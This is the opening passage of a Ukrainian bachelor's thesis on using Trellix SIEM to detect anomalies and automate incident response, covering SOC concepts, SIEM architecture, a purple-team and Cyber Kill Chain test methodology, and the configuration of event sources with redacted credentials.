

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

До захисту допущено
Завідувач кафедри

_____ Дмитро ЛАНДЕ
(підпис)

« _____ » _____ 2022 р.

Дипломна робота
на здобуття ступеня бакалавра
за освітньо-професійною програмою «Системи, технології та математичні
методи кібербезпеки»
спеціальності 125 «Кібербезпека»

на тему: Виявлення аномалій та автоматизація процесів безпеки у Trellix SIEM _____

Виконав (-ла): здобувач вищої освіти **IV** курсу, групи ФБ-81
(шифр групи)

_____ Шаруєв Олександр Юрійович _____
(прізвище, ім'я, по батькові)


(підпис)

Керівник _____ к.т.н., доцент, Ткач Володимир Миколайович _____
(посада, науковий ступінь, вчене звання, прізвище, ім'я, по батькові)

(підпис)

Рецензент _____ к.ф.-м.н., доцент, Терещенко Іван Миколайович, _____
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище, ім'я, по батькові)


(підпис)

Засвідчую, що у цій дипломній роботі немає
запозичень з праць інших авторів без
відповідних посилань.

Здобувач вищої освіти _____
(підпис)

Київ – 2022 року

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

Рівень вищої освіти – перший (бакалаврський)

Спеціальність – 125 «Кібербезпека»

Освітньо-професійна програма «Системи, технології та математичні методи кібербезпеки»

ЗАТВЕРДЖУЮ

Завідувач кафедри

_____ Дмитро ЛАНДЕ
(підпис)

« ____ » _____ 2022 р.

ЗАВДАННЯ
на дипломну роботу здобувачу вищої освіти

_____ Шаруєву Олександрю Юрійовичу _____
(прізвище, ім'я, по батькові)

1. Тема роботи «Виявлення аномалій та автоматизація процесів безпеки у Trellix SIEM»,

керівник роботи доцент кафедри інформаційної безпеки Ткач В.М. _____
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

затверджені наказом по університету від « ____ » _____ 2022 р. №

2. Термін подання здобувачем вищої освіти роботи 14 червня 2022 р.

3. Вихідні дані до роботи: попередні дослідження систем безпеки виробника Trellix. _____

4. Зміст роботи: огляд основних відомостей про можливості сучасних SIEM-систем, дослідження місця SIEM-систем у Security Operations Center, огляд особливостей Trellix SIEM, розробка методології оцінки ефективності SIEM-систем, конфігурація Trellix SIEM, розгортання та конфігурація серверу автоматизації, розробка сценаріїв автоматизації, створення автоматичних

реакцій на виявлення аномалій, тестування отриманої конфігурації методом імітації кібератак з використанням Cyber Kill Chain. _____

5. Перелік ілюстративного матеріалу (із зазначенням плакатів, презентацій тощо) Виявлення аномалій та автоматизація процесів безпеки у Trellix SIEM - презентація _____

6. Дата видачі завдання: 22 квітня 2022 року _____

Календарний план

№ з/п	Назва етапів виконання дипломної роботи	Термін виконання етапів дипломної роботи	Примітка
1	Отримання завдання	22.04.2022	Виконано
2	Опрацювання літературних джерел	22.04.2022 – 26.04.2022	Виконано
3	Аналіз методологій тестування ефективності SIEM-систем	27.04.2022 – 03.05.2022	Виконано
4	Вивчення тактик та технік кібератак	04.05.2022 – 10.05.2022	Виконано
5	Поглиблення знань у автоматизації процесів у Trellix SIEM	11.05.2022 -18.05.2022	Виконано
6	Налаштування правил кореляції	19.05.2022 – 22.05.2022	Виконано
7	Розробка сценаріїв автоматизації	23.05.2022 – 29.05.2022	Виконано
8	Тестування конфігурації	30.05.2022 – 08.06.2022	Виконано
9	Передзахист дипломної роботи	15.06.2022	Виконано
10	Захист дипломної роботи	22.06.2022	

Здобувач вищої освіти



(підпис)

Олександр ШАРУСВ
(Власне ім'я, ПРІЗВИЩЕ)

Керівник роботи

(підпис)

Володимир ТКАЧ
(Власне ім'я, ПРІЗВИЩЕ)

РЕФЕРАТ

Дипломна робота містить: 71 сторінку, 43 рисунки, 5 додатків, 10 посилань на літературні джерела.

Об'єктом дослідження є SIEM-система «Trellix SIEM».

Предметом дослідження є можливості Trellix SIEM ефективно виявляти та реагувати на аномалії.

Метою роботи є дослідження методів виявлення аномалій та підвищення швидкості реагування на інциденти засобами Trellix SIEM.

Методи дослідження: опрацювання інформаційних джерел за тематикою дипломної роботи, аналіз сучасних кібератак, конфігурація Trellix SIEM, розробка програмного коду для автоматизації реагування на інциденти, тестування отриманої конфігурації методом імітації кібератак.

Практичне застосування: результати дослідження можуть впроваджуватись кожним користувачем Trellix SIEM для підвищення захищеності власної інфраструктури.

Наукова новизна полягає у розробці унікальних методів виявлення та протидії кібератакам атакам, що дозволять швидше та якісніше оброблювати інциденти безпеки.

Ключові слова: SIEM, SOC, Trellix, кореляція, виявлення аномалій, автоматизація, Cyber Kill Chain, шкідливе програмне забезпечення, кібератака.

ABSTRACT

The thesis contains: 71 pages, 43 figures, 5 appendices, 10 references.

The object of the study is the SIEM-system "Trellix SIEM".

The subject of the study is the ability of Trellix SIEM to effectively detect and respond to anomalies.

The aim of the work is to investigate methods to detect anomalies and improve incident response rate by means of Trellix SIEM.

Methods of research: processing of information sources on the topic of the thesis, analysis of modern cyber-attacks, configuration of Trellix SIEM, development of software code to automate incident response, testing the resulting configuration by simulating cyber-attacks.

Practical application: the results of the study can be used by each user of Trellix SIEM to improve the security of your own infrastructure.

Scientific novelty lies in development of unique methods of detection and counteraction to cyber-attacks that allow to process security incidents faster and with higher quality.

Keywords: SIEM, SOC, Trellix, correlation, anomaly detection, automation, Cyber Kill Chain, malware, cyber-attack.

ЗМІСТ

Перелік умовних позначень, символів, одиниць, скорочень і термінів	8
Вступ.....	10
1 Основні відомості про SIEM-системи.....	12
1.1 SIEM як складова Security Operations Center	12
1.2 Trellix SIEM.....	13
1.3 Архітектура Trellix SIEM.....	14
Висновки до розділу 1	16
2 Побудова методології визначення ефективності SIEM-систем.....	17
2.1 Методологія «Purple team».....	17
2.2 Методологія «Cyber Kill Chain».....	17
Висновки до розділу 2	19
3 Конфігурація Trellix SIEM.....	20
3.1 Додавання джерел подій.....	20
3.2 Створення правил кореляції.....	25
3.3 Підключення джерел інформації про кіберзагрози	30
Висновки до розділу 3	35
4 Розробка сценаріїв автоматизації та підготовка інфраструктури	34
4.1 Розгортання та конфігурація серверу автоматизації.....	34
4.2 Розробка сценаріїв автоматизації	35
4.3 Налаштування автоматичної реакції у Trellix SIEM.....	37
Висновки до розділу 4	43
5 Моделювання кібератаки атаки та аналіз результатів.....	45
5.1 Моделювання кібератаки.....	45
5.2 Аналіз результатів роботи Trellix SIEM.....	54
Висновки до розділу 5	60
Висновки	62
Перелік джерел посилань	63

Додатки.....	65
Додаток А ePO_Report_Generator.py.....	65
Додаток Б Apply_Tag.py	67
Додаток В Remediation_Reputation_Change.py.....	68
Додаток Г Change_Password.py.....	69
Додаток Д host_sweep.sh.....	70

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

SIEM – Security Incident and Event Manager;

IDS - Intrusion Detection System;

IPS – Intrusion Prevention System;

SOC – Security Operations Center;

EDR – Endpoint Detection and Response;

XDR – Extended Detection and Response;

Threat Hunting - процес проактивного виявлення шкідливої діяльності у комп'ютерних мережах;

Кореляція – це процес автоматичного зіставлення декількох подій для виявлення моделей поведінки, які є невидимими для інших систем. Саме кореляція дозволяє спростити процес аналізу журналів до мінімуму та сконцентруватися на дійсно важливих подіях;

ESM – Enterprise Security Manager;

ELM – Enterprise Log Manager;

ELS – Enterprise Log Search;

ACE – Advanced Correlation Engine;

ADM – Application Data Monitor;

Elastic Search - масштабована утиліта повнотекстового пошуку та аналітики;

ШПЗ – шкідливе програмне забезпечення;

McAfee Event Format – пропрієтарний протокол отримання журналів;

WMI – Windows Management Instrumentation;

Trellix NSP – Trellix Network Security Platform;

Trellix ATD – Trellix Advanced Threat Defense;

Trellix ePO – Trellix ePolicy Orchestrator;

Trellix ENS – Trellix Endpoint Security;

Trellix DLP – Trellix Data Loss Prevention;

Dynamic Application Containment – технологія Trellix ENS, що дозволяє виконувати файли з вказаним рівнем репутації з обмеженими можливостями та під наглядом системи штучного інтелекту.

ВСТУП

Сучасна архітектура безпеки складається з десятків компонентів, кожен з яких спеціалізується на конкретній задачі: антивірусний захист робочих станцій, захист мережі від вторгнень, контроль виконання застосунків, тощо. Такі системи безпеки зможуть виявити потенційну загрозу, проте головною проблемою є те, що вони не надають контексту. Без спеціалізованих пристроїв неможливо визначити які події передували виявленій події, чи були схожі події у той самий час на інших пристроях, чи виконувались невластиві певним користувачам дії, тощо. До того ж, зі збільшенням кількості пристроїв у мережі, пропорційно збільшується кількість виявлень, подій та розмір журналів, що згубно впливає на здатність їх якісно аналізувати.

Для вирішення вищеназваних проблем необхідно впроваджувати рішення класу “SIEM”, які дозволяють покращити видимість подій у організації, виявляти аномалії та шкідливі шаблони поведінки, зменшити час на виявлення та реагування на загрози.

Актуальність роботи полягає у тому, що кожній технологічній організації необхідно якісно опрацьовувати велику кількість подій безпеки за мінімальний час, що є неможливим без використання сучасних SIEM-систем.

Метою роботи є дослідження методів виявлення аномалій та підвищення швидкості реагування на інциденти засобами Trellix SIEM.

Завданням роботи: проаналізувати актуальні кібератаки на корпоративні системи, дослідити особливості Trellix SIEM, розробити методологію тестування Trellix SIEM, провести конфігурацію розглянутої SIEM-системи, провести розгортання та конфігурацію серверу автоматизації; розробити сценарії автоматизації для кожного етапу атаки, протестувати Trellix SIEM розробленою методологією.

Об’єктом дослідження є SIEM-система «Trellix SIEM»

Предметом дослідження є можливості Trellix SIEM ефективно виявляти та реагувати на аномалії.

Методи дослідження: опрацювання інформаційних джерел за тематикою дипломної роботи, аналіз сучасних кібератак, конфігурація Trellix SIEM, розробка програмного коду для автоматизації реагування на інциденти, тестування отриманої конфігурації методом імітації кібератак.

Наукова новизна полягає у розробці унікальних методів виявлення та протидії кібератакам, що дозволять швидше та якісніше оброблювати інциденти безпеки.

Практичне застосування – результати дослідження можуть впроваджуватись усіма користувачами Trellix SIEM для підвищення захищеності власної інфраструктури.

1 ОСНОВНІ ВІДОМОСТІ ПРО SIEM-СИСТЕМИ

1.1 SIEM як складова Security Operations Center

З року в рік хакерські угруповання еволюціонують та використовують все більш витончені техніки задля досягнення своєї мети. Нерідко під їх удар стають державні установи, об'єкти критичної інфраструктури та банківські установи, робота яких є життєво необхідною для тисяч людей.

Класичні засоби захисту, що використовують тільки сигнатурні технології, не здатні завчасно виявляти нові загрози. Більш інтелектуальні засоби, що базуються на технологіях штучного інтелекту та машинного навчання, поодиночки не мають змоги ефективно виявляти складні шаблони поведінки, що так полюбляють використовувати хакери. Тому, для досягнення максимального захисту, необхідно використовувати комплексний підхід до безпеки, що використовується у центрах моніторингу інформаційної безпеки (SOC).

SOC – це централізована структура в організації, що об'єднує людей, процеси та технології задля досягнення головної мети – забезпечення кібернетичної безпеки. SOC відповідає за постійний моніторинг, виявлення, запобігання та аналіз загроз кібербезпеки.

Особливістю SOC є те, що він об'єднує усі доступні системи, такі як IPS, EDR, UEBA, у цілісну інтегровану систему, що дозволяє отримати повну картину усіх подій, що відбуваються у організації. Усі отримані події проходять процедуру автоматичної пріорітезації, тому аналітику безпеки за добу необхідно досліджувати, наприклад, не сто тисяч подій, а всього десять.

Розглянемо критерії, яким має відповідати ефективний Security Operations Center:

1. Постійна адаптація засобів захисту;
2. Автоматизація;
3. Стратегічне планування;

4. Формалізовані процеси;

5. Виділена команда.

Одразу побудувати SOC з такими показниками – надскладна задача, тому необхідно постійно перевіряти ключові метрики ефективності, до яких входять:

- Відсоток загроз, що блокуються, виявляються та повідомляються;
- Відсоток загроз, на які реагують вручну;
- Відсоток загроз, на які реагують за допомогою автоматизованих процесів.

Також, окрім самого факту виявлення, важливим показником є час, що витрачається на виявлення, розслідування та усунення загроз. Саме тому важливість автоматизації процесів безпеки важко переоцінити, окрім зменшеного часу на реагування, автоматизація надає аналітикам змогу сконцентруватися на інцидентах, що вимагають більшої уваги та ретельніше розслідувати їх.

Для побудови SOC використовується багато технологій, таких як EDR/XDR, IDS/IPS, сканери вразливостей, проте найголовнішим компонентом завжди залишаються SIEM-системи.

1.2 Trellix SIEM

Trellix SIEM – потужний представник систем класу «SIEM». Він забезпечує отримання даних з широкого набору джерел — журналів понад 300 пристроїв та джерел подій, включаючи операційні системи, мережеві пристрої, мережеві аналізатори системи безпеки, а також журнали аудиту додатків, баз даних, рішень для управління ідентифікацією, веб-серверів та Інтернет-додатків.

Додатково, Trellix SIEM надає інфраструктуру кореляції, що дозволяє визначити значення кожної конкретної події, визначаючи її контекст, тобто показувати хто, де, коли та що зумовило появу даної події. Засоби кореляції забезпечують точну автоматичну пріоритетність загроз безпеки й порушень відповідності вимогам, показуючи події у відповідному контексті.

При цьому для того, щоб така система забезпечувала ефективне виявлення інцидентів, швидке реагування та відсутність помилкових спрацьовувань, вона повинна бути налаштована відповідно до наявних в компанії процесів безпеки та IT-інфраструктури.

1.3 Архітектура Trellix SIEM

Trellix SIEM має модульну систему, що дозволяє використовувати лише необхідні компоненти. Такі компоненти поділяються на обов'язкові, рекомендовані та опціональні. Кожен компонент Trellix SIEM може постачатися як у вигляді образу віртуальної машини, так і у вигляді фізичного пристрою, що дозволяє забезпечувати захист будь-яких мереж. Архітектура Trellix SIEM зображена на рисунку 1.1.




Рисунок 1.1 – Архітектура Trellix SIEM

Розглянемо кожен з компонентів детальніше:

- ESM – обов’язковий компонент, сервер керування, який дозволяє адмініструвати, налаштовувати та взаємодіяти з усіма іншими пристроями Trellix SIEM.
- Event Receiver – обов’язковий компонент, забезпечує отримання даних з широкого набору джерел, прикладами яких є Syslog, API, WMI тощо. Також ресурсами ELM може виконуватись кореляція подій на основі правил, проте у цьому випадку зменшується швидкодія решти функціоналу пристрою приблизно на 20%.
- ELM – рекомендований компонент, що дозволяє зберігати отримані журнали подій у оригінальному вигляді у стиснутому варіанті, а також перетворювати журнали у єдиний формат та аналізувати їх вміст.
- ELS – опціональний компонент, який впроваджує у Trellix SIEM функціонал Elastic Search, що дозволяє виконувати пошук подій з великою швидкістю. ELS зберігає журнали у їх оригінальному форматі без стискання, тому для їх зберігання необхідно більше сховища, часто тут вони зберігаються менше часу ніж у ELM.
- ACE – рекомендований компонент, що додає у Trellix SIEM передові можливості з кореляції подій до яких належать: кореляція на основі правил, на основі ризиків та історична кореляція. Окремий пристрій з великою потужністю, що дозволяє швидше виконувати процеси кореляції ніж ELM.
- ADM – опціональний компонент, що дозволяє детально аналізувати прикладний рівень по моделі OSI та контролювати цілісність сесій, використання протоколів тощо.

Висновки до розділу 1

Для захисту від передових загроз не достатньо традиційних засобів, за наявності необхідних ресурсів у організації необхідно впроваджувати Security Operations Center.

Основним компонентом будь-якого SOC є SIEM-системи, без них SOC не зможе функціонувати як слід.

Гарним прикладом SIEM-системи є Trellix SIEM, який надає користувачу передові можливості для виведення процесів безпеки організації на кращий рівень.

Trellix SIEM підтримує велику кількість пристроїв та має модульну систему, що дозволяє кожній організації отримати саме той функціонал, який необхідно.

2 ПОБУДОВА МЕТОДОЛОГІЇ ВИЗНАЧЕННЯ ЕФЕКТИВНОСТІ SIEM-СИСТЕМ

2.1 Методологія «Purple team»

Вищезгадані метрики визначення ефективності SIEM – це необхідність, проте не менш важливим є тестування можливостей усіх систем у реальних умовах. Для цього можна дочекатися реального інциденту, далі досліджувати його природу, коригувати конфігурацію систем безпеки та робити загальні висновки. Але така методика є дуже ризикованою, бо системи можуть не виявити таку атаку і організація понесе збитки, а також такий інцидент може взагалі не виникнути у найближчий час.

Набагато ефективнішою буде методика тестування «Purple team». Під час такого тестування адміністратори SIEM - «Blue team» та тестувальники на проникнення - «Red team» моделюють реальні кібератаки, задля того, щоб перевірити рівень захищеності організації. Для тестування, учасники «Red team» можуть використовувати попередньо узгоджений сценарій тестування, або діяти по ситуації для того, щоб підвищити шанс виявлення прогалин у системі безпеки. Також при такому тестуванні добре помітні помилки конфігурації, коли системи безпеки ведуть себе інакше, ніж очікувалось.

2.2 Методологія «Cyber Kill Chain»

Cyber Kill Chain – це методологія, що створена для ідентифікації та запобігання кібератак від початкової розвідки до виконання поставленої мети. Саму методологію запозичено та адаптовано з військової сфери, де Kill Chain – це методика захоплення воєнної цілі.

Cyber Kill Chain складається з семи послідовних етапів, кожен з яких демонструє необхідні дії для досягнення хакером поставленої мети. Головною

умовою для досягнення атакуючим поставленої мети – проходження ним усіх етапів один за одним. Тобто, якщо обірвати атаку на будь-якому з етапів, то вся кібератака закінчиться провалом.

З цього випливає, що чим раніше системи безпеки виявлять та зреагують на атаку, тим менше шкоди буде отримано організацією і тим менше ресурсів на відновлення робочих процесів буде необхідно.

Для сторони захисту Cyber Kill Chain є необхідним інструментом для того, щоб краще зрозуміти як буде діяти хакер при реальній атаці. Крок за кроком можна досліджувати етапи кібератак та готувати до них інфраструктуру.

Існує декілька варіантів Cyber Kill Chain, в даній роботі буде розглянуто версію від Lockheed Martin. Він складається з наступних етапів:

1. «Розвідка» – на цьому етапі атакуючий проводить різноманітні дослідження своєї цілі, наприклад розвідку по відкритих джерелах або активне сканування мережі.
2. «Озброєння» – на цьому етапі, використовуючи інформацію з попереднього етапу, зловмисник створює ШПЗ, яке містить у собі експлоїт та корисне навантаження. Найчастіше у якості корисного навантаження використовується утиліта, що ініціює мережеве з'єднання з робочою станцією зловмисника.
3. «Доставка» – на цьому етапі зловмисник доставляє ШПЗ на систему цілі, наприклад через електронну пошту, змінні носії, тощо.
4. «Експлуатація» – після успішної доставки, ціль запускає ШПЗ на своїй робочій станції, після чого відбувається експлуатація вразливого ресурсу та виконання корисного навантаження.
5. «Встановлення» – на цьому етапі мета зловмисника – забезпечити доступ до враженої ШПЗ системи на довгий час. Для цього, на систему цілі впроваджується бекдор, на веб-сервер встановлюється webshell, або створюються відповідні налаштування системи цілі.

6. «Command and Control» – за допомогою встановленого ШПЗ відкривається Command and Control канал зв'язку, через який зломисник може виконувати більш руйнівні дії.
7. «Дії над об'єктом» – на цьому етапі зломисник втілює в життя початкову мету усієї кібератаки.

Для того, щоб найкращим чином дослідити можливості Trellix SIEM з виявлення та реагування на сучасні кібератаки, буде застосовано комбінацію методологій «Purple team» та «Cyber Kill Chain».

Висновки до розділу 2

Для того, щоб оцінити ефективність роботи SIEM-систем, необхідно тестувати їх за допомогою особливих методологій:

- Методологія «Purple team» дозволяє не чекаючи реальних інцидентів знайти прогалини у захисті та налаштуваннях з мінімальними ризиками для організації.
- Методологія Cyber Kill Chain дозволить краще розуміти як проходять сучасні кібератаки, та допоможе підготувати інфраструктуру до відбиття кожного етапу кібератаки.

У результаті, для даного дослідження було прийнято рішення об'єднати обидві методології для досягнення найкращих результатів.

3 КОНФІГУРАЦІЯ TRELLIX SIEM

3.1 Додавання джерел подій

Для початку роботи з Trellix SIEM, до нього необхідно додати джерела подій. За замовчуванням підтримуються пристрої сотень виробників (Cisco, Microsoft, Rapid7, тощо), що дозволяє отримувати та обробляти отримані журнали без додаткових налаштувань. Проте, у разі необхідності отримання журналів з непідтримуваних пристроїв, є можливість розробити власні конвертери, які будуть перетворювати отримані журнали у зрозумілий для Trellix SIEM формат.

Trellix SIEM може отримувати журнали подій через:

- Syslog;
- API;
- Читання з підтримуваних баз даних;
- McAfee Event Format;
- WMI та інші.

Для дослідження, в якості джерел подій необхідно додати наступні системи безпеки:

- Trellix Network Security Platform (NSP) – система класу «IDS/IPS», що дозволяє ефективно виявляти/зупиняти мережеві атаки на кшталт розвідки, мережевої експлуатації, передачі ШПЗ через мережу, тощо.
- Trellix ePolicy Orchestrator – центральна консоль керування робочими станціями та серверами, через яку відбувається розгортання та конфігурація таких систем безпеки як Trellix Endpoint Security (ENS) та Trellix Data Loss Prevention (DLP).
- SkyHigh Web Gateway – проксі-сервер, основними можливостями якого є фільтрації по URL та категоріях, захист від завантаження ШПЗ, інспекція протоколів HTTP/HTTPS.

- Trellix Advanced Threat Defense (ATD) – система класу «Sandbox», що дозволяє перевіряти файли на наявність ШПЗ за допомогою статичного та передового динамічного аналізу.
- WMI – інструментарій для керування Microsoft Windows. Технологія дозволяє централізовано керувати та відслідковувати події в інфраструктурі під керуванням операційної системи Microsoft Windows.

Для початку, додамо Trellix NSP як джерело подій. Trellix NSP записує інформацію про події у базу даних MariaDB, усі події Trellix SIEM буде вичитувати саме з неї. Для успішного отримання подій вкажемо IP-адресу бази даних, мережевий порт, облікові дані користувача бази даних та назву бази даних. Також, для успішного проходження авторизації необхідно вказати аналогічні дані для веб-консолі Trellix NSP. Процес налаштування проілюстровано на рисунку 3.1, у цілях безпеки чутливі дані було зафарбовано.

Associated Receiver: Local Receiver-ELM

Enter the database login parameters below.

Database IP Address: 192.168...

Database Port: 3306

Database Username: [Redacted]

Database Password: [Masked]

Database Name: [Redacted]

Enable Layer 7 Collection: ☐

Delay: 0 seconds

Test Connection: **Connect**

Enter the website UI credentials below.

Application IP Address: 192.168...

Application Port: 443

Application Username: [Redacted]

Application Password: [Masked]

Test Connection: **Connect**

OK Cancel Apply

Рисунок 3.1 – Підключення Trellix NSP як джерела подій безпеки.

Аналогічним чином додається Trellix ePO, тільки на цей раз буде використовуватись база даних Microsoft SQL. Процес налаштування проілюстровано на рисунку 3.2.

The screenshot displays the configuration interface for Trellix ePO, divided into two main sections: 'Associated Receiver' and 'Website UI'.

Associated Receiver:

- Associated Receiver:** Local Receiver-ELM (dropdown menu)
- Enter the database login parameters below.**
- Database IP Address:** 192.168. [redacted]
- Database Port:** 14 [redacted] (spinners)
- Database Username:** [redacted]
- Database Password:** [redacted]
- Database Name:** ePO_EPO
- Database Instance:** [redacted]
- Test Connection:** [Connect button]

Enter the website UI credentials below.

- Application IP Address:** 192.168. [redacted]
- Application Port:** [redacted] (spinners)
- Application Username:** [redacted]
- Application Password:** [redacted]
- Enable DXL:** ☒
- Agent Wake-up Port:** 28081 (spinners) (0 = disabled)
- Require user authentication:** ☐
- Test Connection:** [Connect button]

Рисунок 3.2 – Підключення Trellix ePO як джерела подій безпеки.

Тепер додамо SkyHigh Web Gateway як джерело подій. В даному випадку усі події відправлятимуться за протоколом Syslog із SkyHigh Web Gateway на Syslog-сервер, у ролі якого виступає Trellix SIEM. Комунікація відбувається по стандартному для Syslog мережевому порту – 514.

Також варто зауважити, що раніше всі використані системи безпеки належали компанії McAfee Enterprise, яка у першому кварталі 2022 року розділилася на SkyHigh Security та Trellix. Тому у налаштуваннях, у полі «Data Source Vendor», все ще необхідно обирати вендора «McAfee». Процес налаштування проілюстровано на рисунку 3.3.

Use System Profiles: ☐ No Profiles Defined

Data Source Vendor: **McAfee**

Data Source Model: **Web Gateway**

Data Format: **Default**

Data Retrieval: **SYSLOG (Default)**

Enabled: ☒ Parsing ☐ ELM ☐ SNMP Trap

Name: McAfee Web Gateway

IP Address: 192.168 [redacted]

Host Name: [redacted] **Look up**

Syslog Relay: **None**

Mask: 32

Require syslog TLS: ☐

Port: 514

Support Generic Syslogs: **Do nothing**

Generic Rule Assignment: **User Defined 1**

Time Zone: **(GMT+03:00) Helsinki, Kyiv, Riga, Sofia, Tallinn, Vilnius**

Interface Manage the network interface for the parent Receiver.

Рисунок 3.3 – Підключення SkyHigh Web Gateway як джерела подій безпеки.

Trellix ATD додається аналогічним чином – через протокол Syslog.

Процес налаштування проілюстровано на рисунку 3.4.

☐ No Profiles Defined

McAfee

Advanced Threat Defense

Default

SYSLOG (Default)

☒ Parsing ☐ ELM ☐ SNMP Trap

ATD

192.168 [redacted]

[redacted] **Look up**

None

32

☐

514

Do nothing

User Defined 1

(GMT,00:00) Greenwich Mean Time

☒

/mcafee/event/atd/file/report

Рисунок 3.4 – Підключення Trellix ATD як джерела подій безпеки.

Для отримання даних з Windows Event Log контролера домену Active Directory, необхідно вказати отримання подій через WMI та вказати облікові

дані користувача з необхідними правами. Процес налаштування проілюстровано на рисунку 3.5.

The screenshot shows the configuration page for 'Use System Profiles'. The settings are as follows:

- Use System Profiles:** ☐ No Profiles Defined
- Data Source Vendor:** Microsoft
- Data Source Model:** Windows Event Log - WMI
- Data Format:** Default
- Data Retrieval:** WMI (Default)
- Enabled:** ☒ Parsing, ☐ ELM, ☐ SNMP Trap
- Name:** DC
- IP Address:** 192.168 [redacted]
- Host Name:** [empty]
- Username:** AS
- Password:** [redacted]
- Event Logs:** Active Directory Web Services,Application,DFS Replication [button: Get Logs]
- Interval:** 1 [dropdown: Minutes]
- Use RPC:** ☐
- Secure RPC:** ☐

Рисунок 3.5 – Налаштування отримання подій з контролера домену Active Directory.

У результаті було підключено усі необхідні пристрої у якості джерел подій у Trellix SIEM. Результат налаштувань можна перевірити через панель «Device Selection», яку продемонстровано на рисунку 3.6.




Рисунок 3.6 – Успішне підключення усіх необхідних пристроїв у якості джерел подій

3.2 Створення правил кореляції

Кореляція подій є однією з найважливіших функцій будь-якої SIEM-системи, бо дозволяє виявляти аномалії, які є невидимими для інших систем. Саме кореляція дозволяє спростити процес аналізу журналів до мінімуму та сконцентруватися на дійсно важливих подіях.

Trellix SIEM підтримує декілька підходів до кореляції подій:

- Кореляція на основі правил;
- Кореляція на основі ризиків;
- Історична кореляція.

Кореляція на основі правил підтримується за замовчуванням, а для того, щоб використовувати кореляцію на основі ризиків та історичну кореляцію, необхідно мати у розпорядженні Trellix ACE. У даній конфігурації, ACE відсутній, тому буде використано тільки кореляцію на основі правил.

Для того, щоб спростити процес налаштування, Trellix SIEM комплектується великим набором готових правил, які є універсальними для більшості організацій. Також є можливість розробляти власні правила кореляції, специфічні для конкретної організації, що і буде продемонстровано у наступних розділах дипломної роботи.

Для дослідження необхідно створити правила кореляції, які зможуть виявляти наступні етапи по Cyber Kill Chain:

- «Доставка»;
- «Експлуатація»;
- «Встановлення»;
- «Command and Control».

Для інших етапів будуть налаштовані правила без застосування кореляції.

3.2.1 Створення правила кореляції для етапу «Доставка»

Доставка ШПЗ може відбуватися багатьма способами, наприклад через:

